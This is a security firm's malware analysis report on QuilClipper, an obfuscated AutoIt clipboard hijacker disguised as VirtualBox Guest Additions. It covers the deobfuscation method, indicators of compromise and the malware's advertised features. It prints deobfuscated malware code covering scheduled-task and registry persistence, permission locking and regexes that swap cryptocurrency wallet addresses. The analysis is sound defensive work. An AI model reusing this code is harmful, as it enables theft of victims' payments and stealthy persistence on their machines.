June, 2020

QUILCLIPPER AutoIt Malware

AutoIt Malware

LIFARS
your digital world, **secured**

Contents

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

OVERVIEW

During a recent engagement, the LIFARS DFIR Team discovered a sample of rare malware, which uses not very common techniques. It turns out that this malware was written entirely as AutoIt script, then obfuscated and compiled to the executable.

Usual methods of malware analysis such as behavioral analysis didn't work very well for this sample, but because knowledge of this malware's capabilities was crucial to help our client answer his questions, we proceeded with reverse engineering of this malware. This process also included the development of a custom AutoIt deobfuscator tailored to this malware along with continued manual analysis.

We found that this malware is based on Qulab Stealer and Clipper, referencing itself as QuilClipper – tool for stealing the credentials, browser history, cookies, but also can replace the contents of clipboard – especially the addresses of cryptocurrency wallets. However, in this case, the analyzed sample of QuilClipper uses only a small portion of its features and capabilities.

MALWARE ANALYSIS

STATIC ANALYSIS AND METADATA

The sample is a PE executable file which size is approximately 1 MB. It mimics itself like Oracle VM VirtualBox Guest Additions, however it is not signed.

```
OS Version                      : 5.1
Image Version                   : 0.0
Subsystem Version               : 5.1
Subsystem                       : Windows GUI
File Version Number             : 6.0.14.0
Product Version Number          : 6.0.14.0
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Win32
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : Neutral
Character Set                   : Windows, Latin1
Company Name                    : Oracle Corporation
File Description                : Oracle VM VirtualBox Guest Additions
File Version                    : 6.0.14
Internal Name                   : VBoxWindowsAdditions-amd64.exe
Legal Copyright                 : (C) 2019 Oracle Corporation
Product Name                    : Oracle VM VirtualBox Guest Additions
Product Version                 : 6.0.14.0
```

Figure 1. Sample metadata – fake VBoxWindowsAdditions-amd64.exe

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

Extracted WideChar strings contain multiple mentions about AutoIt. Moreover, extracted Ascii strings reports itself as third-party compiled AutoIt script.




Figure 2. Extracted strings contain AutoIt-related information

Other strings do not reveal much information about capabilities of this malware; therefore, they should be hidden inside of the AutoIt script. Usually malwares with AutoIt script use this script only as an intermediate stage of infections. For example, the AutoIt scripts can contain a small payload which executes some kind of VB script or PowerShell downloader or dropper. Thus, the next step is obvious – switch to behavioral analysis and let the sample detonate in a sandbox.

BEHAVIORAL ANALYSIS

Unfortunately, the behavioral analysis did not bring us the desired results. We tried multiple environments (32-bit and 64-bit, Windows 7 and Windows 10), but this sample crashed each time without any noticeable suspicious activity.




Figure 3. Crash during behavioral analysis

But there was still a chance that under certain conditions this sample will run without crash. Or eventually, it will do something malicious before it will crash.

Knowledge of this malware's capabilities was a crucial step in our investigation to help our client answer his specific questions, so we needed to proceed with reverse engineering of this malware.

REVERSE ENGINEERING

At this point, we already know that the sample contains third-party compiled AutoIt script. So, lets extract it. There are a couple of tools such as Exe2Aut and myAut2Exe, but usually, not all of them will work with executables compiled with third-party tools or newer versions of AutoIt.

Luckily, after a while of trying we extracted the embedded AutoIt script. It contained more than 4800 lines of obfuscated code and the size of this text file (with .au3 extension) was approximately 419 kB. There was a lot of obfuscated code.




Figure 4. Obfuscated AutoIt script

It was now time for deobfuscation. It means a bit of manual work, and a bit of automation.

First look at the beginning of the extracted AutoIt script. It registers the function `A3A00002058_` which will run when this AutoIt script starts. So, look at this function.




Figure 5. Beginning of the AutoIt script

The function `A3A00002058_` is defined at the end of this long AutoIt script, together with the other function with the almost same name `A3A00002058`. The first function contains long obfuscated string (its length is more than 72000 characters). This string is split into an array called `$OS` using the separators "i463]". The split array has more than 3700 elements.

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

Almost everywhere in the obfuscated script we can see calls such as

`$A32D3D1624C=A3A00002058($OS[3783])`

The element from the `$OS` array is processed with the function `A3A00002058`, which decode its input from hexadecimal representation of bytes to Ascii string.

```
FUNC A3A00002058_()
        FOR $AX0X0XA=1 TO 5
                LOCAL
$DLIT="2040436F6D70696C6564201463]204053637269707446756C6C50617468201463]656469741463]2030201463]2031201463]2032201463]203020146
                GLOBAL $A3A00002058,$OS=STRINGSPLIT($DLIT,"i463]",1)
                IF ISARRAY($OS)AND $OS[0]>=3792 THEN EXITLOOP
                SLEEP(10)
        NEXT
ENDFUNC


FUNC A3A00002058($A3A00002058)
        LOCAL $A3A00002058_
        FOR $X=1 TO STRINGLEN($A3A00002058)STEP 2
                $A3A00002058_&=CHR(DEC(STRINGMID($A3A00002058,$X,2)))
        NEXT
        RETURN $A3A00002058_
ENDFUNC
```

Figure 5. Decoding of the obfuscated strings

Equipped with this finding, we can proceed with the deobfuscation. We needed to follow the same process as this sample does: split the long string into array and decode each element from hexadecimal coding. Then we needed to find all the calls of `A3A00002058($OS[...])` and replace them with the decoded string value.


This made the obfuscated script more readable, but there is still lot of assignment statements such as `$A5B30C15841=$A4030D14447`.

These assignments could be also replaced with the value of the expression on the right side.

It sounds pretty straightforward, so we automatized this process by creating a small Python script, which does exactly what is described above.

After this round of simple automatic deobfuscation, we reduced the size of the AutoIt script from 419 kB to approximately 190 kB, which was more readable to human analyst. After a while of manual work and refactoring, we obtained the deobfuscated script which was far more readable.

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com




```
IF CreateMutex('1MpJBAC6vthJjHWQnHxtCAtdHu7k3g1Y1sclipperrorRER1233326FDSH123',NUMBER(' 1 '))=NUMBER(' 0 ')THEN
        IF EXECUTE(' @ScriptFullPath ')=$Config_PayloadDir&'\'&'dpnaddr.exe' THEN
                EXIT
        ELSEIF EXECUTE(' @ScriptFullPath ')<>$Config_PayloadDir&'\'&'dpnaddr.exe' THEN
                SetPermissions_icacls(NUMBER(' 2 '),NUMBER(' 0 '),NUMBER(' 1 '),EXECUTE(' @ScriptDir '))
                SetPermissions_icacls(NUMBER(' 2 '),NUMBER(' 0 '),NUMBER(' 1 '),EXECUTE(' @ScriptFullPath '))
                SetPermissions_icacls(NUMBER(' 1 '))
        ENDIF
ENDIF
IF FILEEXISTS($Config_PayloadDir&'\'&'dpnaddr.exe')AND EXECUTE(' @ScriptFullPath ')<>$Config_PayloadDir&'\'&'dpnaddr.exe' THEN
        SetPermissions_icacls(NUMBER(' 2 '),NUMBER(' 0 '),NUMBER(' 1 '),EXECUTE(' @ScriptDir '))
        SetPermissions_icacls(NUMBER(' 2 '),NUMBER(' 0 '),NUMBER(' 1 '),EXECUTE(' @ScriptFullPath '))
        SetPermissions_icacls(NUMBER(' 1 '))
ENDIF

IF EXECUTE(' @ScriptFullPath ')<>$Config_PayloadDir&'\'&'dpnaddr.exe' THEN
        FILEMOVE(EXECUTE(' @ScriptFullPath '),$Config_PayloadDir&'\'&'dpnaddr.exe',NUMBER(' 9 '))
        CreateScheduledTask('D-5-8-10-1168588635-1385660416-1380825951-4559\{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}',"",NUMBER(' 1 '),' @YEAR - @MON - @MDAY T @HOUR : @MIN : @SEC
',"","","","","","","PTiW",TRUE ,NUMBER(' 3 '),NUMBER(' 0 '),"","",'"'&$Config_PayloadDir&'\'&'dpnaddr.exe'&'"')
        FILESETATTRIB($Config_PayloadDir,'+SH',NUMBER(' 1 '))
        SetPermissions_icacls(NUMBER(' 2 '),NUMBER(' 1 '),NUMBER(' 0 '),$Config_PayloadDir)
        IF ""<>"" THEN
                HTTPSETUSERAGENT(A1C50F0292D('7WILCLIPPER by NZXER / UserName: '&(EXECUTE(' @UserName '))&' / System: '&STRINGREPLACE(EXECUTE(' @OSVersion '),'WIN_','Windows ')&' '&EXECUTE(' @OSArch
')&' (Session: '&RANDOM(NUMBER(' 10000 '),NUMBER(' 99999 '),NUMBER(' 1 '))&')'))
                INETREAD("",NUMBER(' 3 '))
        ENDIF
        RunTask('{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}','D-5-8-10-1168588635-1385660416-1380825951-4559')
        IF NOT TaskExists('{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}','D-5-8-10-1168588635-1385660416-1380825951-4559')THEN
                REGWRITE('HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run','{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}','REG_SZ','"'&$Config_PayloadDir&'\'&'dpnaddr.exe'&'"')
                RUN($Config_PayloadDir&'\'&'dpnaddr.exe',$Config_PayloadDir)
        ELSE
                RunTask('{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}','D-5-8-10-1168588635-1385660416-1380825951-4559')
        ENDIF
        EXIT
ENDIF
```

Figure 6. Deobfuscated AutoIt script

What is interesting and not so common, is that this malware had been entirely written as AutoIt script, not only one of its stages as we mentioned above. There is no VB script, no PowerShell, no batch file, no encoded PE payload, only the obfuscated AutoIt.

Now we were able to analyze this sample and describe its workflow and capabilities step by step:

1. CreateMutex for exclusivity and check if it is already installed. If not, then:
    a. Install itself into hidden directory in %AppData% and create scheduled task
    b. Adjust permissions for itself and its directory in %AppData% using icacls
    c. If configured, determine public IP address of machine via HTTP Request to the web service such as ipinfo.io or ipapi.co
    d. Run task; if it does not exist, then create autorun persistence on user logon via Registry (using HKCU)
    e. Run itself from installed location
2. Run infinite while-loop in which:
    a. Maintains its persistence (hidden directory and scheduled task)
    b. Optimizes its memory usage by calling the Win32 API EmptyWorkingSet from psapi.dll
    c. Replaces content from clipboard using the predefined regular expressions and configured values



```
WHILE NUMBER(' 1 ')
        IF A2860203F5F($Config_PayloadDir)<>NUMBER(' 0 ') THEN SetPermissions_icacls(NUMBER(' 2 '),NUMBER(' 1 '),NUMBER(' 0 '),$Config_PayloadDir)
        IF FILEGETATTRIB(EXECUTE(' @ScriptDir '))<>'SHD' THEN RUN('attrib +s +h "'&EXECUTE(' @ScriptDir ')&'"',EXECUTE(' @SystemDir '),EXECUTE(' @SW_HIDE '))
        IF NOT TaskExists('{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}','D-5-8-10-1168588635-1385660416-1380825951-4559')THEN CreateScheduledTask('D-5-8-10-1168588635-1385660416-1380825951-4559\
{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}',"",NUMBER(' 1 '),EXECUTE(' @YEAR ')&'-'&EXECUTE(' @MON ')&'-'&EXECUTE(' @MDAY ')&'T'&EXECUTE(' @HOUR ')&':'&EXECUTE(' @MIN ')&':'&EXECUTE(' @SEC
'),"","","","","","","PT1M",TRUE ,NUMBER(' 3 '),NUMBER(' 0 '),"","",'"&EXECUTE(' @ScriptFullPath ')&'"')
        DLLCALL('psapi.dll','int','EmptyWorkingSet','long',-NUMBER(' 1 '))
        SLEEP(NUMBER(' 500 '))
        IF FILEEXISTS(CLIPGET())THEN CONTINUELOOP
        ClipboardReplaceRegex('79[0-9]{9}','7"&"')
        ClipboardReplaceRegex('300[0-9]{9}',"")
        ClipboardReplaceRegex('375[0-9]{9}',"")
        ClipboardReplaceRegex('(?i)R[0-9]{12}',"")
        ClipboardReplaceRegex('(?i)Z[0-9]{12}',"")
        ClipboardReplaceRegex('(?i)U[0-9]{12}',"")
        ClipboardReplaceRegex('4100[0-9]{11}',"")
        ClipboardReplaceRegex('(?i)(steamcommunity.com/tradeoffer/new/[?]partner=[0-9]{9}&token=[0-9A-z]{8})',"")
        ClipboardReplaceRegex('(1|3)[1-9A-Z][1-9A-z]{32}','1W                                    1s')
        ClipboardReplaceRegex('(G|A)[A-z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('D[A-Z1-9][1-9A-z]{32}',"")
        ClipboardReplaceRegex('X[a-z][1-9A-z]{32}','Xp                                    k')
        ClipboardReplaceRegex('(L|M)[A-z][1-9A-z]{32}'.'LKr                                    RG')
        ClipboardReplaceRegex('t1[0-9A-z]{33}','t1W                                J81')
        ClipboardReplaceRegex('0x[0-9A-z]{40}','0x                                    dc')
        ClipboardReplaceRegex('q[a-z0-9]{41}','qq                                    a6')
        ClipboardReplaceRegex('4[1-9A-z]{94,105}','4B                                                                                                    JVA')
        ClipboardReplaceRegex('2[1-9A-z]{94,105}','2E                                                                                                    h')
        ClipboardReplaceRegex('R[1-9a-z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('G[1-9][1-9A-z]{93}',"")
        ClipboardReplaceRegex('B[1-9a-z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('E[A-z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('r[A-Z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('A[A-Z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('[A-Z9]{90}',"")
        ClipboardReplaceRegex('DdzFFzCqrht[1-9A-z]{93}',"")
        ClipboardReplaceRegex('[0-9]{20}L',"")
        ClipboardReplaceRegex('S[A-z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('3P[1-9A-z]{33}',"")
        ClipboardReplaceRegex('Q[A-z][1-9A-z]{32}',"")
        ClipboardReplaceRegex('V[a-z][A-z][1-9A-z]{31}',"")
WEND
```

Figure 7. Main loop

There are a couple of interesting things about this sample. The values used as replacements of clipboard content are addresses of cryptocurrency wallets and electronic online payment addresses, but they are configured only for a couple of cryptocurrencies, not for all supported. Therefore, the other addresses are replaced only with the empty strings. Also, Steam Trade Links are replaced only with the empty string.

Also, it seems that this malware family supports other features, too, but they are not used in this particular sample (such as determining the public IP address and activity logging).

QUILCLIPPER MALWARE

There is a mention of the malware name in the unused Http User Agent: QUILCLIPPER by NZXER.

This malware family is mostly offered and promoted on the Russian websites. They promote this malware as following:

Clipper Features:

- *Work without dependencies*
- *Hiding clipper files in Explorer*
- *Work without Administrator rights*
- *Full restriction of access to the folder with the clipper*
- *Minute clipper restart through Task Scheduler*

- *Protection against restart*
- *Weight ~ 1 MB*
- *Unable to close on Windows 7 (and below)*
- *Implemented without SFX archives, BAT / VBS, and other scripts*
- *Tapping on Iplogger*
- *It is cleaned by the Cleaner that comes with the miner*
- *Instant substitution:*

  QIWI (UA / RU)
  WMR, WME, WMU, WMZ
  STEAM TRADE LINK
  Ethereum
  Bitcoin
  BITCOIN CASH
  BITCOIN GOLD
  YANDEX MONEY
  DOGE COIN
  DASH COIN
  LITECOIN
  Zcash
  REDDCOIN
  BLACKCOIN
  EMERCOIN
  Ripple
  NEO
  MIOTA
  CARDANO
  Lisk
  STRATIS
  Waves
  QTUM
  STELLAR
  VIACOIN

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

Слив исходников клипера (QUILCLIPPER)

https://telete.in/darkcolor • October 16, 2018

Характеристики клипера:

• Работа без зависимостей

Figure 8. QUILCLIPPER malware promotion

CONCLUSION

LIFARS DFIR Team used methods of reverse engineering and semi-manual deobfuscation. We analyzed the captured sample and identified it as a sample of QUILCLIPPER, which had configured only part of its features. Its main purpose is to steal money by replacing the clipboard content with the attacker's payment info.

REFERENCES

- https://docs.microsoft.com/en-us/windows/win32/api/psapi/nf-psapi-emptyworkingset
- https://www.binarydefense.com/threat_watch/qulab-malware-being-promoted-on-youtube/

IOCS

- MD5:
  - d41cb5301a287bf18501165330e2cb12
- SHA1:
  - e9fc753aa85b5a6017f50e9316519002861ac4fd
- SHA256:
  - c1c6d3c2ff42828acf59f0230884e394e269ea1096ae300701693fc2475322c0
- FileName:
  - dpnaddr.exe
- Directory path:
  - %AppData%\x86_microsoft-windows-mp43decd_31bf3856ad364e35_6.1.7600.16385_none_b40981b05284b367
- Mutex:
  - 1MpJBAC6vthJjHWQnHxtCAtdHu7k3g1Y1sclipperrorRER1233326FDSH123
- Persistence:
  - Registry Autorun:
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run, {AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}
  - Scheduled Task:
    - D-5-8-10-1168588635-1385660416-1380825951-4559\{AGH1YUDP-9XB2-TXRZ-D8A1-YZSBUYURY3HO}